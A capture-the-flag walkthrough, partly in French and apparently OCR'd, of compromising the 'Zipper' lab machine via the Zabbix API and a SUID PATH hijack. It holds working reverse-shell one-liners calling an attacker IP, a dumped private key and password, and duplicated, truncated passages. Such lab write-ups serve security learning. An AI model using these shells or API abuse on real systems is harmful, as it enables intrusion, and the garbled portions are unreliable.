rm /tmp/f2;mkfifo /tmp/f2;/bin/cat /tmp/f2|/bin/sh -i 2>&1|/bin/nc 10.10.14.31 4444 >/tmp/f2
```

Nous allons ajouter `/home/zapper/utils` en tant que première entrée dans la variable d'environnement `PATH`, pour que le système regarde ici en premier : `export PATH=/home/zapper/utils:$PATH`

Cela change la variable `PATH` en `/home/zapper/utils:` + l'ancien path.

```
zapper@zipper:~/utils$ echo $PATH
/home/zapper/utils:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
zapper@zipper:~/utils$ which systemctl
/home/zapper/utils/systemctl
zapper@zipper:~/utils$ ./zabbix-service
```

```
start or stop?: start
```

Nous sommes maintenant root !

```
# cat root.txt
a7c                                b6e
#
```

```
root@Boschko 15:45:01 ~
# nc -nlvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.108.
Ncat: Connection from 10.10.10.108:41854.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),1000(zapper)
#
```



My GitHub: https://github.com/OlivierLaflamme

- My WeChat QR below:

Image not found or type unknown

Linux

[EN] Zipper (Hard)



What you will learn:

- API to RCE
- Funky shell magic to get a stable environment
- Abusing SUID binaries
- Path manipulation

Overview:

- Can issue API calls as a user we cant authenticate as
- We can create a script (thru API calls) and get RCE as user `zabbix` within a container
- Create a perl reverse shell script and make it run on the zabbix agent (running on the host OS)
- Priv esc is a suid binary that executes the `systemctl daemon-reload` command
- We can hijack this command by creating our own systemctl file (with a reverse shell), then modify the path so the suid file, and executes our file instead of `/bin/systemctl`


Detailed Steps

We'll start by performing some initial recon:

```
nmap -sS -sV -sC -O -p - 10.10.10.108
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp    open  http       Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10050/tcp open  zabbix-agent
```

Based on the SSH version, this is likely Ubuntu Bionic (18.04), we have a Zabbix Agent on port 10050, and a website at port 80.

Going to the website we're greeted with an Apache2 Ubuntu default page:



So lets go ahead and run gobuster to get a better idea of the landscape:


```
gobuster dir -u http://10.10.10.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,php,html,zip -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.108
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
```

```
[+] Extensions:     txt,php,html,zip
[+] Timeout:        10s
===============================================================
2020/05/06 13:32:22 Starting gobuster
===============================================================
/index.html (Status: 200)
/zabbix (Status: 301)
===============================================================
```

We see the name Zabbix again. Zabbix is a software suite designed to give IT staff visibility over their IT infrastructure through a web GUI and an API. Their pages boasts: *Monitor anything - Solutions for any kind of IT infrastructure, services, applications, resources.*

We get this login page , we don't have credentials but down there there's an option to sign in as a guest. So yeah it really is a server monitoring tool but as guest we get to see a dashboard but we are not privileged to do anything because we are a guest user.

After some enumeration we will notice in : Monitoring –> Latest data , Zapper's Backup Script



Now we have a potential username : `zapper` , we can try to brute force or fuzz the password , but a quick guess worked for me , the username is the password `zapper : zapper`

`GUI access disabled` , on exploit-db there's an authenticated remote code execution exploit for an old version of zabbix. https://www.exploit-db.com/exploits/39937 .Unfortunately valid credentials are not enough to exploit it.

```
import requests
import json
import readline
```

After doing a good amount of research (and me knowing that this box is abusing APIs) I turned to the zabbix API, which is documented

https://www.zabbix.com/documentation/3.0/manual/api/reference.

So what well want to do is simple:

1. Log into the API
2. Get list of Host IDs
3. Get a reverse-shell by executing a script specifying proper host ID's

Performing requests

Once you've set up the frontend, you can use remote HTTP requests to call the API. To do that you need to send HTTP POST requests to the `api_jsonrpc.php` f
Zabbix frontend is installed under *http://company.com/zabbix*, the HTTP request to call the `apiinfo.version` method may look like this:

```
POST http://company.com/zabbix/api_jsonrpc.php HTTP/1.1
Content-Type: application/json-rpc

{"jsonrpc":"2.0","method":"apiinfo.version","id":1,"auth":null,"params":{}}
```

The request must have the `Content-Type` header set to one of these values: `application/json-rpc`, `application/json` or `application/jsonrequest`.

To interact with the api, I'll send `curl` POST requests to `/zabbix/api_jsonrpc.php`

So we need to login, to do so we'll perform the following:

```
curl http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"user.login", "id":1, "auth":null, "params":{"user": "zapper",
"password": "zapper"}}'
{"jsonrpc":"2.0","result":"98d9e1f155c0be74352ccbb0f9b4e453","id":1}
```

Before you can access any data inside of Zabbix you'll need to log in and obtain an authentication token so now that we've obtained this authentication token we can login using the using the `user.login` method to list users.

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"user.get", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453",
"params":{"output": "extend"}}' | jq .
{

"jsonrpc": "2.0",

"result": [
```

```
{

"userid": "1",

"alias": "Admin",

"name": "Zabbix",

"surname": "Administrator",
"url": "",

"autologin": "1",

"autologout": "0",

"lang": "en_GB",

"refresh": "30",

"type": "3",

"theme": "default",

"attempt_failed": "0",
"attempt_ip": "",

"attempt_clock": "0",
"rows_per_page": "50"
},

{

"userid": "2",

"alias": "guest",
"name": "",

"surname": "",
```

```
"url": "",

"autologin": "1",

"autologout": "0",

"lang": "en_GB",

"refresh": "30",

"type": "1",

"theme": "default",

"attempt_failed": "0",
"attempt_ip": "",

"attempt_clock": "0",
"rows_per_page": "50"
},

{

"userid": "3",

"alias": "zapper",
"name": "zapper",
"surname": "",

"url": "",

"autologin": "0",

"autologout": "0",

"lang": "en_GB",

"refresh": "30",
```

```
"type": "3",

"theme": "default",

"attempt_failed": "0",
"attempt_ip": "",

"attempt_clock": "0",
"rows_per_page": "50"
}

],

"id": 1

}
```

I can also list the hosts ID, and see there's two, named Zabbix and Zipper using the following command:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"host.get", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453",
"params":{}}' | jq .
...
"hostid": "10106",
"proxy_hostid": "0",
"host": "Zipper",
...
"hostid": "10105",

"proxy_hostid": "0",

"host": "Zabbix",

...
```

And I can also get a list of scripts currently set:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.get", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453",
"params":{}}' | jq .
{
"jsonrpc": "2.0",
"result": [
{
"scriptid": "1",
"name": "Ping",
"command": "/bin/ping -c 3 {HOST.CONN} 2>&1",
"host_access": "2",
"usrgrpid": "0",
"groupid": "0",
"description": "",
"confirmation": "",
"type": "0",
"execute_on": "1"
},
{
"scriptid": "2",
"name": "Traceroute",
"command": "/usr/bin/traceroute {HOST.CONN} 2>&1",
"host_access": "2",
"usrgrpid": "0",
"groupid": "0",
"description": "",
"confirmation": "",
"type": "0",
"execute_on": "1"
},
{
"scriptid": "3",
"name": "Detect operating system",
"command": "sudo /usr/bin/nmap -O {HOST.CONN} 2>&1",
"host_access": "2",
"usrgrpid": "7",
"groupid": "0",
"description": "",
"confirmation": "",
```

```
"type": "0",
"execute_on": "1"
}
],
"id": 1
}
```

Now in theory there are multiple ways of obtaining a shell. I know of 2 but I've seen someone do it in 4 different ways. In this walk-through we'll simple be doing it through the API.

I listed the hosts that this instance of Zabbix is controlling. One was called Zabbix, and the other Zipper. So to attack Zipper I'll grab the hostid of 10106, and create a script to run whatever I want (https://www.zabbix.com/documentation/3.0/manual/api/reference/script/create)

- `"command": "id"` - the command to run
- `"name": "test"` - can be anything
- `"execute_on": 0` - where to run the script. If I don't specify this, the default is 1, which means it will run on the Zabbix server.

But I want to run it at the Zabbix agent, so I'll pass 0.

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.create", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"command": "id", "name": "test",
"execute_on": 0}}' | jq .
{
"jsonrpc": "2.0",
"result": {
"scriptids": [
"4"
]
},
"id": 1
}
```

I get back the scriptid of 4. Now I'll run that with script.execute:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.execute", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": 10106, "scriptid": 4}}' | jq .
```

```
{
"jsonrpc": "2.0",
"result": {
"response": "success",
"value": "uid=107(zabbix) gid=113(zabbix) groups=113(zabbix)"
},
"id": 1
}
```


As you can see the command ran and it displayed the ID (zabbix), so we know it works now lets do the same thing but to obtain a reverse shell.


So lets upload the script:

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d '{"jsonrpc":"2.0", "method":"script.update", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"scriptid": 4, "command": "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 443 >/tmp/f"}}' | jq -c .
{"jsonrpc":"2.0","result":{"scriptids":[4]},"id":1}
```

Now I'll hit the script.execute api again. for it to execute the script I uploaded.

```
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d '{"jsonrpc":"2.0", "method":"script.execute", "id":1, "auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": 10106, "scriptid": 4}}' | jq -c .
{"jsonrpc":"2.0","error":{"code":-32500,"message":"Application error.","data":"Timeout while executing a shell script."},"id":1}
```

his time it just hangs (and eventually times out) only giving me around 10 second to do anything:




rse shell in the

```
perl -e 'use
Socket;$i="10.10.14.31";$p=445;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,
-i");};'
```

```
=== Step 1 ===
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.create", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"command": "id", "name": "shell",
"execute_on": 0}}' | jq .
{
"jsonrpc": "2.0",
"result": {
"scriptids": [
"5"
]
},
"id": 1
}


=== Step 2 ===
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.update", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"scriptid": 5, "command": "rm
/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 443 >/tmp/f"}}' | jq -c .
{"jsonrpc":"2.0","result":{"scriptids":[5]},"id":1}


=== Step 3 ===
curl -s http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d
'{"jsonrpc":"2.0", "method":"script.execute", "id":1,
"auth":"98d9e1f155c0be74352ccbb0f9b4e453", "params":{"hostid": "10106", "scriptid": 5}}' | jq
-c .
```



Now we have a shell as zabbix but the user.txt file is owned by zapper so we will have to privilege escalate to zapper.

```
$ cat user.txt
cat: user.txt: Permission denied
```

and hope it makes out life easy:

```
$ wget http://10.10.14.31/linpeas.sh
--2020-05-06 15:06:36--  http://10.10.14.31/linpeas.sh
Connecting to 10.10.14.31:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 160507 (157K) [text/x-sh]
Saving to: ‘linpeas.sh’

 0K .......... .......... .......... .......... .......... 31%  524K 0s
50K .......... .......... .......... .......... .......... 63%  534K 0s


100K .......... .......... .......... .......... .......... 95%  560K 0s
150K ......                                                 100%  274K=0.3s

2020-05-06 15:06:37 (518 KB/s) - ‘linpeas.sh’ saved [160507/160507]

$ chmod +x linpeas.sh
```

Inside of utils located in zapper's home directory we find 2 files. `backup.sh` and `zabbix-service`.

```
$ cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utils/* &>/dev/null
```

You can see it says `-p ZippityDoDah` ... yeah that's the password for zapper...

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
zabbix@zipper:/home/zapper/utils$ su zapper
su zapper
Password: ZippityDoDah

           Welcome to:


[0] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2020-05-06.7z


zapper@zipper:~/utils$
```

Now we have user.txt

```
zapper@zipper:~$ cat user.txt
cat user.txt
a:                                    33
zapper@zipper:~$
```

Now we have to privilege escalation from zipper to root.

We'll quickly also grab the ssh keys as a way of getting back to where we currently are if shit goes sour...

```
zapper@zipper:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAzU9krR2wCgTrEOJY+dqbPKlfgTDDlAeJo65Qfn+39Ep0zLpR
l3C9cWG9WwbBlBInQM9beD3HlwLvhm9kL5s55PIt/fZnyHjYYkmpVKBnAUnPYh67
GtTbPQUmU3Lukt5KV3nf18iZvQe0v/YKRA6Fx8+Gcs/dgYBmnV13DV8uSTqDA3T+
eBy7hzXoxW1sInXFgKizCEXbe83vPIUa12o0F5aZnfqM53MEMcQxliTiG2F5Gx9M
```

```
2dgERDs5ogKGBv4PkgMYDPzXRoHnktSaGVsdhYNSxjNbqE/PZFOYBq7wYIlv/QPi
eBTz7Qh0NNR1JCAvM9MuqGURGJJzwdaO4IJJWQIDAQABAoIBAQDIu7MnPzt60Ewz
+docj4vvx3nFCjRuauA71JaG18C3bIS+FfzoICZY0MMeWICzkPwn9ZTs/xpBn3Eo
84f0s8PrAI3PHDdkXiLSFksknp+XNt84g+tT1IF2K67JMDnqBsSQumwMwejuVLZ4
aMqot7o9Hb3KS0m68BtkCJn5zPGoTXizTuhA8Mm35TovXC+djYwgDsCPD9fHsajh
UKmIIhpmmCbHHKmMtSy+P9jk1RYbpJTBIi34GyLruXHhl8EehJuBpATZH34KBIKa
8QBB1nGO+J4lJKeZuW3vOI7+nK3RqRrdo+jCZ6B3mF9a037jacHxHZasaK3eYmgP
rTkd2quxAoGBAOat8gnWc8RPVHsrx5uO1bgVukwA4UOgRXAyDnzOrDCkcZ96aReV
UIq7XkWbjgt7VjJIIbaPeS6wmRRj2lSMBwf1DqZIHDyFlDbrGqZkcRv76/q15Tt0
oTn4x8SRZ8wdTeSeNRE3c5aFgz+r6cklNwKzMNuiUzcOoR8NSVOJPqJzAoGBAOPY
ks9+AJAjUTUCUF5KF4UTwl9NhBzGCHAiegagc5iAgqcCM7oZAfKBS3oD9lAwnRX+
zH84g+XuCVxJCJaE7iLeJLJ4vg6P43Wv+WJEnuGylvzquPzoAflYyl3rx0qwCSNe
8MyoGxzgSRrTFtYodXtXY5FTY3UrnRXLr+Q3TZYDAoGBALU/NO5/3mP/RMymYGac
OtYx1DfFdTkyY3y9B98OcAKkIlaA0rPh8O+gOnkMuPXSia5mOH79ieSigxSfRDur
7hZVeJY0EGOJPSRNY5obTzgCn65UXvFxOQCYtTWAXgLlf39Cw0VswVgiPTa4967A
m9F2Q8w+ZY3b48LHKLcHHfx7AoGATOqTxRAYSJBjna2GTA5fGkGtYFbevofr2U8K
Oqp324emk5Keu7gtfBxBypMD19ZRcVdu2ZPOkxRkfI77IzUE3yh24vj30BqrAtPB
MHdR24daiU8D2/zGjdJ3nnU19fSvYQ1v5ObrIDhm9XNFRk6qOlUp+6lW7fsnMHBu
lHBG9NkCgYEAhqEr2L1YpAW3ol8uz1tEgPdhAjsN4rY2xPAuSXGXXIRS6PCY8zDk
WaPGjnJjg9NfK2zYJqI2FN+8Yyfe62G87XcY7ph8kpe0d6HdVcMFE4IJ8iKCemNE
Yh/DOMIBUavqTcX/RVve0rEkS8pErQqYgHLHqcsRUGJlJ6FSyUPwjnQ=
-----END RSA PRIVATE KEY-----
```

So doing some basic enumeration we realize that suid is set on zabbix-service

```
zapper@zipper:~/utils$ find / -perm -u=s -type f 2>/dev/null
/home/zapper/utils/zabbix-service
```

So we'll have to actually understand it and see how we can exploit it... when ran it asks whether to stop or run the service so lets run ltrace and see whats going on.

```
zapper@zipper:~/utils$ ./zabbix-service
./zabbix-service
start or stop?: start
start
```

```
zapper@zipper:~/utils$ ltrace ./zabbix-service
ltrace ./zabbix-service
__libc_start_main(0x42b6ed, 1, 0xbfacafd4, 0x42b840 <unfinished ...>
setuid(0)                                       = -1
```

```
setgid(0)                                       = -1
printf("start or stop?: ")                      = 16
fgets(start or stop?: start
start
"start\n", 10, 0xb7f2b5c0)                  = 0xbfacaf02
strcspn("start\n", "\n")                        = 5
strcmp("start", "start")                        = 0
system("systemctl daemon-reload && syste"...Failed to reload daemon: The name
org.freedesktop.PolicyKit1 was not provided by any .service files
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                          = 256
+++ exited (status 0) +++
```

Based on the `ltrace` output, we see that the program executes `systemctl daemon-reload && systemctl start zabbix-agent` as user root. The call towards close to the end `system("systemctl daemon-reload && syste` . It's a bit cut off, but I can see it better in `strings`

```
zapper@zipper:~/utils$ strings zabbix-service |  grep system
strings zabbix-service |  grep system
system
systemctl daemon-reload && systemctl start zabbix-agent
systemctl stop zabbix-agent
system@@GLIBC_2.0
```

That's calling `system` on `systemctl` without a path. If I change the path and call again, I can replace systemctl with my own thing to run.

My new systemctl looks like this:

```
zapper@zipper:~/utils$ chmod +x systemctl
zapper@zipper:~/utils$ cat systemctl
#!/bin/sh
rm /tmp/f2;mkfifo /tmp/f2;/bin/cat /tmp/f2|/bin/sh -i 2>&1|/bin/nc 10.10.14.31 4444 >/tmp/f2
```

We will add `/home/zapper/utils` as the first entry in `PATH` env variable , so the system will look there first :
`export PATH=/home/zapper/utils:$PATH`

This is changing the `PATH` variable to `/home/zapper/utils:` + the old path

```
zapper@zipper:~/utils$ echo $PATH
/home/zapper/utils:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
zapper@zipper:~/utils$ which systemctl
/home/zapper/utils/systemctl
zapper@zipper:~/utils$ ./zabbix-service
start or stop?: start
```

We are now root!

```
# cat root.txt
a7c                                b6e
#

root@Boschko 15:45:01 ~
# nc -nlvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.108.
Ncat: Connection from 10.10.10.108:41854.
# id
uid=0(root) gid=0(root) groups=0(root),1(daam),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),1000(zapper)
#
```


- My GitHub: https://github.com/OlivierLaflamme
- My WeChat QR below: